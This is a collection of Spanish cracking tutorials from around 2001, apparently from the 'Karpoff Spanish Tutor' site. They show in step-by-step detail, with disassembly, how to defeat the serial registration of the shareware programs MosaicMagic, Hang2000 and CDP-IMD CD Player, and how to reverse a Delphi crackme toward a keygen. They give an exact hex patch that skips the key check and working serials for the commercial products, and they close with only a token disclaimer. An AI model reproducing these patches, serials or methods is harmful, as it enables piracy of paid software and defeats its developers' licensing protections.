cargamos el w32dsm abrimos el fichero mosaicmagic.exe y una vez desensamblado de pulsamos sobrestr-ref, para buscar la "frase", como todas las frases que aparecen lo hacen por orden alfabético iremos al final de la ventana de frases y ... ahi esta "you have not enterred the correct"... ummm carnaza lista... veamos a donde nos lleva ...

aparece el siguiente codigo

==========

```
* possible stringdata ref from data obj ->"key 1"
|
:0040845c 68340a4700 push 00470a34
:00408461 68c0884700 push 004788c0

* reference to: mfc42.mfc42:noname0167,
ord:1903h
|
:00408466 e8c93e0400 call 0044c334
:0040846b 8bce mov ecx, esi
:0040846d e88e000000 call 00408500
:00408472 85c0 test eax, eax
:00408474 6a00 push 00000000
:00408476 6a00 push 00000000
:00408478 7407 je 00408481

* possible stringdata ref from data obj -
>"thankyou for registerring mosaic "
->"magic"
|
:0040847a 680c0a4700 push 00470a0c
:0040847f eb05 jmp 00408486

* referenced by a (u)nconditional or (c)onditional
jump at address:
|:00408478(c)
|

-aparecemos aqui->> * possible stringdata ref
from data obj ->"you have not enterred the
correct "
->"registration key."
|
:00408481 68d8094700 push 004709d8

* referenced by a (u)nconditional or (c)onditional
jump at address:
|:0040847f(u)
|

* reference to: mfc42.mfc42:noname0012,
ord:04b0h
```

```
|
:00408486 e81f3b0400 call 0044bfaa
```

==========

tachan... caimos de lleno, unas líneas mas arriba nos dice "thankyou for registerring moscaic", pero si nos da las gracias y todo..., veamos que hace antes... tenemos un test eax, eax y si somos malos pues nos dan berzas, con lo que si miramos un poco la rutina de comprobacion... , para ello nos pondremos sobre :0040846d e88e000000 call 00408500y pulsamos sobre el boton call para caer en el siguiente codigo.

==========

```
* referenced by a call at addresses:
|:0040840b , :0040846d , :004090a0 , :004099f2
, :0040b046
|<-- interesante llama a esto desde 5 sitios,
señores estamos en la rutina de chequeo de
clave...


:00408500 64a100000000 mov eax, dword ptr
fs:[00000000]
:00408506 6aff push ffffffff
:00408508 6878d54400 push 0044d578
:0040850d 50 push eax
:0040850e 64892500000000 mov dword ptr
fs:[00000000], esp
:00408515 83ec54 sub esp, 00000054
:00408518 8d442400 lea eax, dword ptr [esp]
:0040851c 56 push esi
:0040851d 57 push edi
:0040851e 6a00 push 00000000

* possible stringdata ref from data obj ->"key 1"
|
:00408520 68340a4700 push 00470a34
:00408525 68c0884700 push 004788c0
:0040852a 50 push eax

* reference to: mfc42.mfc42:noname0168,
ord:0dc2h
|
:0040852b e80a3e0400 call 0044c33a
:00408530 8b742408 mov esi, dword ptr
[esp+08]
:00408534 8b56f8 mov edx, dword ptr [esi-08]
:00408537 83fa14 cmp edx, 00000014 <--
compara la longitud de lo que metemos con 14
(20 en decimal)  la clave tiene 20 caracteres.
:0040853a 7424 je 00408560


unas líneas mas abajo


:004085af c7442464ffffffff mov [esp+64], ffffffff

* reference to: mfc42.ordinal:0320, ord:0320h
|
:004085b7 e84a380400 call 0044be06
:004085bc 8b4c245c mov ecx, dword ptr
[esp+5c]
:004085c0 5f pop edi
:004085c1 b801000000 mov eax, 00000001 <<--
todo ok ;) mueve 1 a eax y termina...
:004085c6 5e pop esi
:004085c7 64890d00000000 mov dword ptr
fs:[00000000], ecx
:004085ce 83c460 add esp, 00000060
```

:004085d1 c3 ret

==========

y si cambiaramos la linea :0040853a 7424 je 00408560 por jmp 004085b7 :?

como no estoy muy versado en ensamblador, y no se como codificar la instrucción, pues lo que hago es arrancar el propio depurador del w32dasm
para ello voy a la opcion debug + load process y despues load, con lo que se abren varias ventanas.

nos vamos a la linea :0040853a 7424 je 00408560 en la ventana del listado muerto y pulsamos f2 para poner un break point y corremos el programa en el boton f9-run.

se abre una nueva ventana que es el programa a destripar, elegimos registrarnos y aparecemos en el codigo de breakpoint...

bueno ahora le damos al boton patch code y se abre una ventana que pone w32dasm code patcher, aparece la linea del y abajo una caja de dialogo que nos invita a poer el codigo a cambiar , con lo que raudos pondremos **jmp 004085b7** y al darle al enter, nos aparece el codigo parcheado que es **eb7b**

eso es lo que hay que sustituir,

:0040853a 7424 je 00408560

por

:0040853a **eb7b** jmp 004085b7

con un editor hexadecimal buscaremos la cadena 83fa14 **7424** 8d4c2408 y la sustituimos por 83fa14 **eb7b** 8d4c2408 y tendremos el programa funcionando al 100%.

2ª aprox. estudio del código y creación de un nº valido

bueno, como en realidad no me ha llevado mucho tiempo destriparlo, pues pienso que lo interesante esta vez es la obtencion por nuestros propios medios de un nº de serial valido y funcional,de esa forma ademas de aprender algo sobre como funciona el asembler, nos distinguiremos con la maxima del cracker que es dejar los ficheros sin alterar..

antes de entrar a saco en el codigo, me gustaria llegar al meollo usando otra de las herramientas que un cracker debe tener a mano y es el trw2000, en realidad me gusta mucho mas usar este programa que sice puesto que no tienes que configurar nada, y lo usas solo cuando quieres sin necesidad de reiniciar el equipo.

además a los crackers les gustara dos de las nuevas instrucciones que incorpora y que mejoran mucho el analisis del programa-victima y son pmodule y suspend.

bueno, pmodule es una maravilla siempre que el programa llame a otra ventana, en vez de buscar el handle y despues poner un breakpoint en el mismo, pmodule hace todo eso por nosotros, en realidad parará en el momento de volver a la ventana principal, y suspend lo que hace es parar la ejecucion del programa, dandonos libertad de movimiento pudiendo usar cualquier otro programa de windows para por ejemplo, buscar informacion, consultar manuales etc...

como muestra un boton, cargamos el trw2000 y arrastramos el icono del mosaicmagic al campo que nos pide el fichero a cargar, le damos load y f5 para que se ejecute.

acto seguido nos intentamos registrar y cuando pide el codigo le damos al control+n y aparecemos en la pantalla del trw2000, ponemos pmodule y enter, se cierra la pantalla y volvemos a la ventana de registro, una vez introducido un serial invalido por ejemplo "hola", tachan!! aparecemos en la rutina de comprobacion (a que es facil de esta forma ;)))), bien estudiemos pues el codigo...

```
* referenced by a call at addresses:
|:0040840b , :0040846d , :004090a0 , :004099f2 , :0040b046
|->esto nos indica desde que puntos llama a la rutina
:00408500 64a100000000 mov eax, dword ptr fs:[00000000]
:00408506 6aff push ffffffff
```

```
:00408508 6878d54400 push 0044d578
:0040850d 50 push eax
:0040850e 64892500000000 mov dword ptr fs:[00000000], esp
:00408515 83ec54 sub esp, 00000054
:00408518 8d442400 lea eax, dword ptr [esp]
:0040851c 56 push esi
:0040851d 57 push edi
:0040851e 6a00 push 00000000

* possible stringdata ref from data obj ->"key 1"
|
:00408520 68340a4700 push 00470a34
:00408525 68c0884700 push 004788c0
:0040852a 50 push eax

* reference to: mfc42.ordinal:0dc2, ord:0dc2h
|
:0040852b e80a3e0400 call 0044c33a
:00408530 8b742408 mov esi, dword ptr [esp+08]
:00408534 8b56f8 mov edx, dword ptr [esi-08]
:00408537 83fa14 cmp edx, 00000014
:0040853a 7424 je 00408560
```

*** hasta este punto basicamente comprueba la longitud de los caracteres y si es igual a 14 (20 en decimal) nos manda a 00408560 si no continuamos en las siguiente lineas por si somos chicos malos

```
************************************************************
* referenced by a (u)nconditional or (c)onditional jump at address:
|:004085a0(c)
|
:0040853c 8d4c2408 lea ecx, dword ptr [esp+08]
:00408540 c7442464ffffffff mov [esp+64], ffffffff

* reference to: mfc42.ordinal:0320, ord:0320h
|
:00408548 e8b9380400 call 0044be06

* referenced by a (u)nconditional or (c)onditional jump at address:
|:0040853a(u)
|
:0040854d 5f pop edi
:0040854e 33c0 xor eax, eax
:00408550 5e pop esi
:00408551 8b4c2454 mov ecx, dword ptr [esp+54]
:00408555 64890d00000000 mov dword ptr fs:[00000000], ecx
:0040855c 83c460 add esp, 00000060
:0040855f c3 ret
************************************************************

:00408560 53 push ebx
:00408561 33c0 xor eax, eax
:00408563 8d4c2410 lea ecx, dword ptr [esp+10]
:00408567 bf14000000 mov edi, 00000014

* referenced by a (u)nconditional or (c)onditional jump at address:
|:0040857d(c)
|
:0040856c 0fbe1c30 movsx ebx, byte ptr [eax+esi]
```

¡¡¡ importante, mueve el contenido del caracter que apunta eax+esi a ebx pero con signo!!!
esto quiere decir que si eax+esi = 31 en ebx guarda 00000031
pero si eax+esi = 80 en ebx guarda fffff80

```
:00408570 40 inc eax
:00408571 8919 mov dword ptr [ecx], ebx
:00408573 3bc2 cmp eax, edx
:00408575 7c02 jl 00408579
:00408577 33c0 xor eax, eax
```

```
* referenced by a (u)nconditional or (c)onditional jump at address:
|:00408575(c)
|
:00408579 83c104 add ecx, 00000004
:0040857c 4f dec edi
:0040857d 75ed jne 0040856c
:0040857f 33c9 xor ecx, ecx
:00408581 8d742410 lea esi, dword ptr [esp+10]
:00408585 5b pop ebx
```

el bloque de arriba lo que hace es pasar los caracteres que le mandamos por la caja de dialogo que estan en la posicion que apunta eax y los transporta a otra zona de la memoria apuntada por esp, pero aqui lo que hace es moverlos con signo, esto es importante puesto que la rutina comprobara si el numero tenia o no signo... (si esta entre 80 y ff) (128-255 en decimal, esto es que los caracteres menores de 128 en codigo ascii seran rechazados...)

el bloque de abajo en realidad es el meollo de toda la rutina de comprobacion, asi que lo describire lo mejor que pueda...

```
* referenced by a (u)nconditional or (c)onditional jump at address:
|:004085a9(c)
|
:00408586 8bc1 mov eax, ecx
:00408588 bf05000000 mov edi, 00000005
:0040858d 99 cdq
:0040858e f7ff idiv edi
```

esto guardará en edx el resto de dividir el valor entre 5 que será un numero correlativo del 0 al 4

```
:00408590 8b06 mov eax, dword ptr [esi]
```

mueve a eax uno de los caracteres de la clave que hemos puesto

```
:00408592 2bc2 sub eax, edx
```

le resta a eax (el caracter) el valor del resto que sera correlativa 0-1-2-3-4-0-1-2-3-4...

```
:00408594 2503000080 and eax, 80000003
```

hace la operacion and 80000003 al caracter resultante.
esto en la practica es que sea cualquier numero que sea solo tiene en cuenta si el primer y segundo digito binario es un 1 y si el ultimo digito binario es uno, y no le importa que sean los demas, pueden ser unos o ceros que el valor de eax tendra 0 por el medio...

ejemplo si el caracter es 31 (corresponde con el digito 1 en ascii)

```
          0000 0000 0000 0000 0000 0000 0011 0001 ->> 31 en hex ->> 49 en
decimal ->> "1" en ascii
and     1000 0000 0000 0000  0000 0000 0000 0011 -->> 80000003
        ====================================
          0000 0000 0000 0000 0000 0000 0000 0001  ->> 1 sin signo
```

si el caracter por el contrario es 80

```
          1000 0000 0000 0000 0000 0000 0000 0100 -->> 84 en hex -->>132
en decimal
and     1000 0000 0000 0000 0000 0000 0000 0011 -->> 80000003
        ===================================
          1000 0000 0000 0000 0000 0000 0000 0000 -->> 0 pero con signo
```

```
:00408599 7905 jns 004085a0
```

esto lo que hace es comprobar si el valor resultado del anterior and tiene signo, esto es si por lo menos el ultimo digito binario es un 1 si no lo es ... ¡a la mierda! que diria d.camilo ;)))

:0040859b 48 dec eax
le resta 1 a eax

:0040859c 83c8fc or eax, fffffffc
le hace un or fffffffc a eax
ejemplo si el caracter es (84 -1) = 83

```
          1111 1111 1111 1111 1111 1111 1100 -->> fffffffc en hex
or        1000 0000 0000 0000 0000 0000 0011 --->> 83 en hex
       ================================
          1111 1111 1111 1111 1111 1111 1111 --->> ff en hex
```

:0040859f 40 inc eax
le vuelve a sumar 1 a eax

* referenced by a (u)nconditional or (c)onditional jump at address:
|:00408599(c)
|
:004085a0 759a jne 0040853c
si no es 0 ¡a la mierda!...

con estas 4 operaciones lo que hace es comprobar que ademas de signo, el numero acabe en xx00 binario
esto nos da 4 posibilidades

0000
-> 0
0100
-> 4
1000
-> 8
1100
-> c

:004085a2 41 inc ecx
:004085a3 83c604 add esi, 00000004
:004085a6 83f914 cmp ecx, 00000014
:004085a9 7cdb jl 00408586
repite todo hasta comprobar los 20 caracteres, pero los patrones los hace de 5 en cinco con lo que si tenemos los 5 primeros bien, solo resta repetirlos 4 veces mas ;))

:004085ab 8d4c2408 lea ecx, dword ptr [esp+08]
:004085af c7442464ffffffff mov [esp+64], ffffffff

* reference to: mfc42.ordinal:0320, ord:0320h
|
:004085b7 e84a380400 call 0044be06
:004085bc 8b4c245c mov ecx, dword ptr [esp+5c]
:004085c0 5f pop edi
:004085c1 b801000000 mov eax, 00000001
:004085c6 5e pop esi
:004085c7 64890d00000000 mov dword ptr fs:[00000000], ecx
:004085ce 83c460 add esp, 00000060
:004085d1 c3 ret

lo de arriba es si eres buen chico y todo fue ok hace unas cosas y devuelve 1 a eax antes de salir para indicar a la rutina que llamo que todo fue bien.

********** composicion del numero **********

una vez entendido el funcionamiento solo nos queda poner caracteres mayores que 128 en ascii que coincidan con los criterios, el problema es que windows no transforma esos caracteres a su correspondiente ascii si son mayores que 128

con lo que nos queda probar numeros para ello desbilitamos los demas breakpoints con bd * en el trw2000 y ponemos un bpx en

--> :0040856c 0fbe1c30 movsx ebx, byte ptr [eax+esi]

con la orden bpx 40856c

le damos a f5 y cuando nos pida el serial empezamos a poner caracteres con alt+129, alt+130, alt+131... alt+148

bop! aparecemos en trw2000 y al ver eax con d eax salen los numeritos, entonces.solo resta hacer un poco de memoria...

buscamos un numero hex que acabe en 0 4 8 o c y sus 4 numeros siguentes en hexa... hummm vemos algo interesante...

e4 = 132 en ascii
e5 = 134 en ascii
e6 = 145 en ascii
e7 = 135 en ascii
e8 = 138 en ascii

ahi esta la cadena !!!

bueno impacientes, nos vamos a la pantalla de registro y ponemos...

alt+132 alt+134 alt+145 alt+135 alt+138

a mi depues de ponerlo me queda en lo siguiente äåæçè

despues selecionamos bloque copiamos y pegamos 4 veces mas para formar la clave que es

äåæçèäåæçèäåæçèäåæçè

finalizando

bueno supongo que hay muchos mas caracteres que son validos pero yo encontre estos antes, es cuestion de probar...

agradezco a los creadores del programa por que nos hacen muy felices a los que nos iniciamos en ser capaces de parchear en 5 minutos sus creaciones.

y comprender sus "complejos" sistemas de proteccion en cosa de hora y media - dos horas

agradezco a la gente del canal del irc crackers por la ayuda prestada a la hora de explicarme para que servia el cdq, gracias seroscuro ;))

agradezco a los de k-for por motivarme a escribir el tutorial y dejarme un sitio para publicar el mismo.

pero sobre todo os agradezco a vosotros el haber perdido el tiempo en la lectura del mismo, espero os sirva de algo. si es asi agradeceria que me lo dijerais alambike

animo a todo el aficionado a intentar elaborar un tutorial y enviarlo, que seguro que sirve de ayuda a mucha gente...

por ultimo pero no por ello menos importante, es decir que no me hago responsable de lo que la gente haga con estos contenidos y que si alguien quiere usar un programa debe pagarlo, lo contrario podria constituir un delito.

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor 2001	
Programa:	***Hang2000 v1.3.2***

Protección:	Serial		
Descripción:	Hang2000 es un juego sencillo basado en el clásico juego del ahorcado		
Dificultad:	Principiante		
Download:	http://www.winograd.com		
Herramientas:	file insPEctor, Softice		
Cracker:	**ACT MagO**	**Fecha:**	**01/01/2001**

INTRODUCCIÓN

hola amigos, presento mi décimo octavo tutorial. ya saben, si tienen alguna duda sólo pregúntenlo actmago@hotmail.com , y como siempre digo...sólo preguntas referentes a este tutorial y no pedidos u otras cosas. en este tutorial volveremos a usar el softice. si no lo tienes instalado puedes bajártelo en www.crackstore.com . asumo que tienes conocimientos básicos sobre su uso. y para terminar con la intro debo decir : este texto ha sido escrito sólo con propósitos educacionales.

comentario del programa

vuelve el efecto "ahorcado", pruébalo y seguro que no te decepcionará

hang2000 es un juego sencillo basado en el clásico juego del ahorcado. recuerda esos momentos de niño en los que jugaste tus primeras partidas al ahorcado. un juego que desde el primer momento conseguirá tenerte delante del ordenador tenga la edad que tengas. las letras las podrás escoger usando el ratón o el teclado. las palabras las podrás seleccionar entre docenas de categorías ya incluidas en el programa. además, podrás añadir tus propias palabras, o hasta incluir el vocabulario que has dado ese mismo día en clase, y así poder repasar todo el vocabulario. el programa te informará a pequeña escala de aspectos literarios o culturales de las palabras o frases que resulten del juego, de esta manera se consigue culturizar al jugador mientras se divierte en el juego. hang2000 tiene un interfaz repleto de colores que conseguirá mantener a los niños interesados en el juego. un juego educativo al completo con efectos de sonido digitalizados, gráficos no violentos, y mucha diversión por descubrir.

comentario sacado desde softonic.

lo que nos interesa...el programa es shareware con libre uso de 14 días, por lo que si quieres seguir usándolo después de ese periódo deberás pagar la suma de us$20.

contamos con softice :) ...

antes de abrir el programa lo analizamos con file inspector v3.5 el que nos mostrará información realmente importante a la hora de atacar el programa; bueno el file inspector nos mostrará los siguientes datos:

- el programa está desarrollado en microsoft visual c ++ 5.0
- no está empacado

a continuación... cerramos **file inspector v3.5** y abrimos **hang2000**

abrimos el programa, luego nos vamos a **file > register...** y nos encontraremos con la caja de registro, la que nos pide los siguientes datos:

name:

serial#:

como hacemos siempre llenamos la caja con cualquier dato, le damos click a **register** y por supuesto que el programa no aceptará el código de registro y nos mostrará un mensaje como este...

sorry! registraton not accepted. please re-enter the required information exactly as received.

a continuación... cerramos **hang2000**

usando el softice

asumo que tienes bien configurado el softice y que tienes al menos conocimientos básicos sobre su uso.

a continuación...abrimos hang2000 y vamos directamente a la caja de registro en donde introducimos nuestro nombre, y cualquier código de registro. todavía no damos click en **register** ; lo que ahora debemos hacer es presionar **control+d** para que salte el softice y así poder colocar nuestro breakpoint.

ya estamos dentro del softice...colocamos **bpx hmemcpy** y presionamos enter, luego presionamos **f5** para salir del softice. ahora le damos click a **register** y si todo sale bien el bpx debería picar y hace saltar al softice.

luego presionamos **f11** 1 vez y **f12** 8 veces para caer aquí...

```
:00406a22 8d54240c          lea       edx,[esp+0c] <--  caemos aquí, seguimos con f10
:00406a26 6a1e              push      1e
:00406a28 52                push      edx
:00406a29 68ed030000        push      000003ed
:00406a2e 53                push      ebx
:00406a2f ffd6              call      esi
:00406a31 8d44240c          lea       eax,[esp+0c]
:00406a35 8d8c248c000000    lea       ecx,[esp+0000008c]
:00406a3c 50                push      eax <--  d eax = nuestro registro falso  d ecx = nombre
:00406a3d 51                push      ecx <--  lo mismo de arriba
:00406a3e e88d020000        call      00406cd0 <--  aquí nos paramos y entramos con f8
:00406a43 83c408            add       esp,08
:00406a46 663d0100          cmp       ax, 0001
:00406a4a 0f85a7000000      jnz       00406af7 <--  salto bueno, comprobable con r fl z
:00406a50 8d94240c010000    lea       edx, [esp+0000010c]
```

el salto bueno al que me refiero es el que te manda a **registro aceptado** obviamente, lo cual puedes comprobar invirtiendo el salto con el comando **r fl z** y luego presionando **f5** para ver el resultado.

luego de presionar **f8** en la llamada o call 00406a3e, caeremos aquí...

```
:00406cd0 8b4c2404          mov       ecx,[esp+04] <-- caemos aquí, seguimos con f10
:00406cd4 81ec80000000      sub       esp,00000080
:00406cda 8d442400          lea       eax,[esp+00]
:00406cde 50                push      eax
:00406cdf 51                push      ecx
:00406ce0 e8cbfeffff        call      00406bb0
:00406ce5 83c408            add       esp,08
:00406ce8 6685c0            test      ax,ax
:00406ceb 7507              jnz       00406cf4 <-- nos dejamos llevar por este salto
:00406ced 81c480000000      add       esp,00000080
:00406cf3 c3                ret


:00406cf4 53                push      ebx <--- caemos aquí, seguimos con f10
:00406cf5 56                push      esi
:00406cf6 8bb42490000000    mov       esi,[esp+00000090]
:00406cfd 8d442408          lea       eax,[esp+08]
:00406d01 8a10              mov       dl,[eax]<--  d eax = registro válido  :)
:00406d03 8a1e              mov       dl,[esi]
```

al colocar **d eax** en el mov 00406d01 tendremos nuestro código de registro válido, en mi caso la caja quedaría así...

name: **act mago**

serial#: **ljbepc-13660**

le damos click a **register** y...

registration accepted. thank you very much.

nota:

1. el registro que da guardado en x:\windows en un archivo llamado **wh2k.dat** .

2. al desensamblar el programa se ve esta cadena: "**ljbepc-** " , jejeje **:)** , que protección más mala... **:)**

programa crackeado…

nota

soy humano y cometo **errores**, si encuentras uno házmelo saber ok. actmago@hotmail.com

saludos

- **profesor x**
- **[dek_oin]**
- **txeli**
- **kuato_thor**
- **crkviz**
- **code_mex**
- **metamorfer**
- **txotxo**
- **turbop**
- **karpoff** http://welcome.to/karpoff
- **xasx** de **tnt!** http://www.tntcrackers.ws
- **viper** (creador de file inspector) **file inspector web site** http://www.finspec.swsites.net/index.htm
- toda la people de **tutoriales2000**.
- saludos a todos los **crackers** del mundo.

chao!!

espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden,lean muchos tutoriales, practiquen, estudien y crackear será mucho más fácil.

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor 2001

Programa:	CDP - IMD CD Player v1.02

Protección:	Serial		
Descripción:	Programa musical		
Dificultad:	Principiante		
Download:	http://webs.ono.com/informedia		
Herramientas:	file insPEctor, Softice		
Cracker:	ACT MagO	**Fecha:**	**01/01/2001**

introducción

hola amigos, presento mi décimo noveno tutorial. ya saben, si tienen alguna duda sólo pregúntenlo actmago@hotmail.com , y como siempre digo...sólo preguntas referentes a este tutorial y no pedidos u otras cosas. en este tutorial usaremos el softice. si no lo tienes instalado puedes bajártelo en www.crackstore.com . asumo que tienes conocimientos básicos sobre su uso. y para terminar con la intro debo decir : este texto ha sido escrito sólo con propósitos educacionales.

comentario del programa

- cd player para windows.
- opciones:
  - multiples contadores y referencias en pantalla.
  - acceso inmediato a las pistas mediante caja-track.
  - acceso inmediato a las pistas mediante menz.
  - barra de acceso a cualquier parte de la pista.
  - avanze y retroceso con inercia.
  - múltiples opciones.
  - modo shade (mini-player).
  - en dos idiomas (inglis/espaqol).
  - buen aspecto.
  - gran facilidad de uso.

lo que nos interesa...el programa es shareware con libre uso de 30 días y para registrarse hay que pagar $8 us.

contamos con softice :) ...

al atake

antes de abrir el programa lo analizamos con file inspector v3.5 el que nos mostrará información realmente importante a la hora de atacar el programa; bueno el file inspector nos mostrará los siguientes datos:

- el programa está desarrollado en bordland delphi 3.0
- no está empacado

a continuación... cerramos **file inspector v3.5** y abrimos **cdp-imd cd player v1.02**

abrimos el programa, nos vamos al botón **?** (sobre...) y luego presionamos el botón **registrarse**, y ahora estamos en la caja de registro la que nos pide los siguientes datos:

nombre:

número de serie:

como hacemos siempre llenamos la caja con cualquier dato, le damos click a **registrarse** y por supuesto que el programa no aceptará el código de registro y nos mostrará un mensaje como este...

registro inválido.

a continuación... cerramos **cdp-imd cd player v1.02**

usando el softice

asumo que tienes bien configurado el softice y que tienes al menos conocimientos básicos sobre su uso.

a continuación...abrimos **cdp-imd cd player** y vamos directamente a la caja de registro en donde introducimos nuestro nombre, y cualquier código de registro. todavía no damos click en **registrarse** ; lo que ahora debemos hacer es presionar **control+d** para que salte el softice y así poder colocar nuestro breakpoint.

ya estamos dentro del softice...colocamos **bpx hmemcpy** y presionamos **enter**, luego presionamos **f5** para salir del softice. ahora le damos click a **registrarse** y si todo sale bien el bpx debería picar y hace saltar al softice.

luego presionamos **f11** 1 vez y **f12** 11 veces para caer aquí...

```
:0045ce77 8b45f8            mov       eax,[ebp-08]<--  caemos aquí, seguimos con f10
:0045ce7a 8d55fc            lea       edx,[ebp-04]
:0045ce7d e8766f0000        call      00463df8
:0045ce82 8d55f4            lea       edx,[ebp-0c]
:0045ce85 a144894700        mov       eax,[00478944]
:0045ce8a 8b80f0020000      mov       eax,[eax+000002f0]
:0045ce90 e873d4fcff        call      0042a308
:0045ce95 8b55f4            mov       edx,[ebp-0c]
:0045ce98 8b45fc            mov       eax,[ebp-04] <--  d edx = nuestro registro falso
:0045ce9b e8ec6ffaff        call      00403e8c <--  d eax = nuestro registro válido
:0045cea0 0f8503010000      jnz       0045cfa9 <--  salto bueno, comprobable con r fl z
:0045cea6 8b45fc            mov       eax,[ebp-04]
```

al colocar **d eax** en la call 0045ce9b tendremos nuestro código de registro válido, en mi caso la caja quedaría así…

name: **act mago**

serial#: **1bd111111111111**

le damos click a **registrarse** y…

registro correcto.

nota: por lo que pude ver también se puede registrar el programa **infotel v3.31.00** de la misma compañia usando el método que acabo de mostrar.

programa crackeado…

nota

soy humano y cometo **errores**, si encuentras uno házmelo saber ok. actmago@hotmail.com

saludos

- **profesor x**
- **[dek_oin]** gracias por el dato **:)**
- **txeli**
- **kuato_thor**
- **crkviz**
- **code_mex**
- **metamorfer**
- **txotxo**
- **raziel**
- **turbop**
- **karpoff** http://welcome.to/karpoff
- **xasx** de **tnt!** http://www.tntcrackers.ws

- **viper** (creador de file ins**pe**ctor) file ins**pe**ctor web site http://www.finspec.swsites.net/index.htm
- toda la people de **tutoriales2000**.
- saludos a todos los **crackers** del mundo.

chao!!

espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden,lean muchos tutoriales, practiquen, estudien y crackear será mucho más fácil.

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"

Karpoff Spanish Tutor 2001

Tutorial sobre Delphy CrackMe 2.d

Protección:	Anti-Win32Dasm, Anti-FrogSice, posible Encriptacion y Serial		
Descripción:	Programa cuya unica finalidad es ser crackeado		
Dificultad:	**Aficionado**		
Download:	http://www.2Sweeet.tsx.org		
Herramientas:	SofIce, papel y boli & Tasm v5.0		
Cracker:	**Mr.Burns**	**Fecha:**	**01/01/2001**

introducción

hola de nuevo a todos!!! espero que mi demora en el mundillo de los tutoriales no haya sido tan grande. ante la falta de tiempo, mis proyectos underground se ven retrasados, pero gracias a este puente, os podre “deleitar” con otro tutorial mas.

antes de nada explicar que el crackme ha sido creado por 2sweeet, no lo conozco pero he visto trabajos suyos y, la verdad, me han parecido bastante majos.

despues de tanto sentimentalismo creo que deberiamos empezar con el trabajo, el cual me ha gustado hacer ;-)

al atake

comenzamos ejecutando el crackme. observamos que tenemos 3 editbox para introducir nuestros datos, y tres botones: “register”, “close” y“about”. bueno, introducimos nuestros datos y apretamos “register”, veremos que abajo de la win nos pone “status: wrong code”. vaya!!! parece que no he acertado en el serial xddddd

una vez estudiado como funciona el crackme haremos lo siguiente:

1º. ejecutamos el win32dasm y lo desensamblamos... pero... en la direccion 41fcbc éste se nos cuelga. esto quiere decir que hay dos posibilidades: esta empakado y/o encriptado o tiene anti-desensamblador. yo voto por el anti-desensamblador porque el tamaño del crackme no es muy pequeño que digamos.

2º. como no nos ha rulado, seguiremos probando con el ida pro a ver si sus protecciones anti-desensamblador se las puede saltar... pero tampoco nos rula. este nos indica que no puede abrirse. :(

3º. ejecutaremos el procdump para ver si esta encriptado el dichoso programilla de los ..... ;-) pero... tampoco funciona, al abrir el crackme a traves de el “pe editor” no avisa con una frase como esta “error while accesing the file (read/write)”.

4º. nos aferraremos a la unica posibilidad que tenemos: el softice (sice). abrimos el crackme y rellenamos nuestros datos:

username: mr_burns

company: k-for

key-string: 12345678

al rellenar el serial nos daremos cuenta que tan solo nos deja introducir 8 caracteres. hmmmm!!! esto me esta dando una pistas preciosas... el serial puede que este en hexadecimal!!!

despues de esta deduccion, nos metemos en el sice (control + d) y metemos un bpx hmemcpy, y salimos de nuevo al crackme para apretar el boton “register”. inmediatamente saltamos al sice, de nuevo. quemamos la tecla f12 hata llegar a la direccion 442291 donde observamos que eax = username.

auna vez aqui seguiremos dos caminos: uno sacar un serial valido; y una vez conseguido esto buscar la rutina de generacion del serial.

obtencion del serial

a medida que traceamos vemos algo como esto:

mov eax,[ebp-04] <--- eax = nombre

call 403bf8 <--- comprueba que haya algo escrito, osea difrente de 0

call 407904 <--- capta el nº de letras que posee el nombre

mov ecx,eax <--- ecx = nº de letras

mov edi,1

mov eax,1

cmp eax,ecx <--- comprueba que el nombre sea mayor que 1 sino... error

ja 4422bd

...

despues de haber comprobado que el nombre es correcto y haber sido guardado, realiza exactamente la misma operación con la compañía. tracenado mas sobre el codigo vemos que realiza una serie de opreciones... hasta llegar a un salto sospechoso en 442293 donde aparece:

mov edx,[ebp-18] <--- nuestro serial (12345678)

mov eax,[ebp-14] <--- el serial correcto!!!!!!!! (b2b6d624)

call 403b44 <--- compara los serial

jz 4425ac <--- salta si son iguales

espero no tener que deciros que para ver el serial verdadero teneis que poner “d eax” ;-)

como podreis ver, llegar a descubrir el serial es extremadamente facil. una vez apuntado nuestro serial salimos del sice y lo comprobamos para ver si ese es el verdadero, no hace falta que os diga que si que lo es xdddd

ahora iremos a por el keygen!!!!

realizacion del keygen

una vez obtenido el serial correcto, nos dedicaemos a un estudio mas en profundidad sobre el codigo, para captar el generador de llaves. asi que volvemos a ejecutar el crackme, introducimos los datos, entramos en el sice, ponemos le bpx hmemcpy, salios del sice, apretamos “registrar”, y vamos de nuevo a la direccion 442291. alli podremos observar lo siguiente:

mov eax,[ebp-04] <--- eax = nombre

call 403bf8 <--- comprueba que haya algo escrito oase difrente de 0

call 407904 <--- capta el nº de letras que posee el nombre

mov ecx,eax <--- ecx = nº de letras

mov edi,1

mov eax,1

cmp eax,ecx <--- comprueba que el nombre sea mayor que 1 sino... error

ja 4422bd

mov edx,[ebp-04] <-- edx apunta a la nombre

movzx edx,byte ptr [eax+edx-01] <-- edx = carácter de la nombre

inc eax <-- eax + 1

add edi,edx <-- edi + edx

cmp eax,ecx <-- compara eax con ecx

jbe 4422ae <-- si eax > ecx realiza de nuevo la operacion

lea edx,[ebp-0c]

mov eax,[ebx+2c8]

call 423224

una vez terminado el bucle que trabaja con el username (en mi caso mr_burns) tenemos guardado un numero en edi que usara mas adelante, para poder verlo introducimos “? edi” (en mi caso sera 809). despues de haber trabajado con el username, va a por el company:

mov eax,[ebp-0c] <-- eax apunta a la compañia

call 403bf8 <-- comprueba que halla escrito algo

call 407904 <-- nº de caracteres de la compañia

mov [ebp-08],eax <-- [ebp-08] = nº de caracteres de la compañia

mov esi,1

mov eax,1

cmp eax,[ebp-08] <-- compara eax con [ebp-08]

ja 4422fa <-- si eax > [ebp-08] error!

mov edx,[ebp-0c] <-- edx apunta a la compañia

movzx edx,byte ptr [eax+edx-01] <-- edx = carácter de la compañia

inc eax <-- eax + 1

add esi,edx <-- esi + edx

cmp eax,[ebp-08] <-- compara eax com [ebp-08]

jbe 4422ea <-- si eax > [ebp-08] realiza de nuevo la operacion

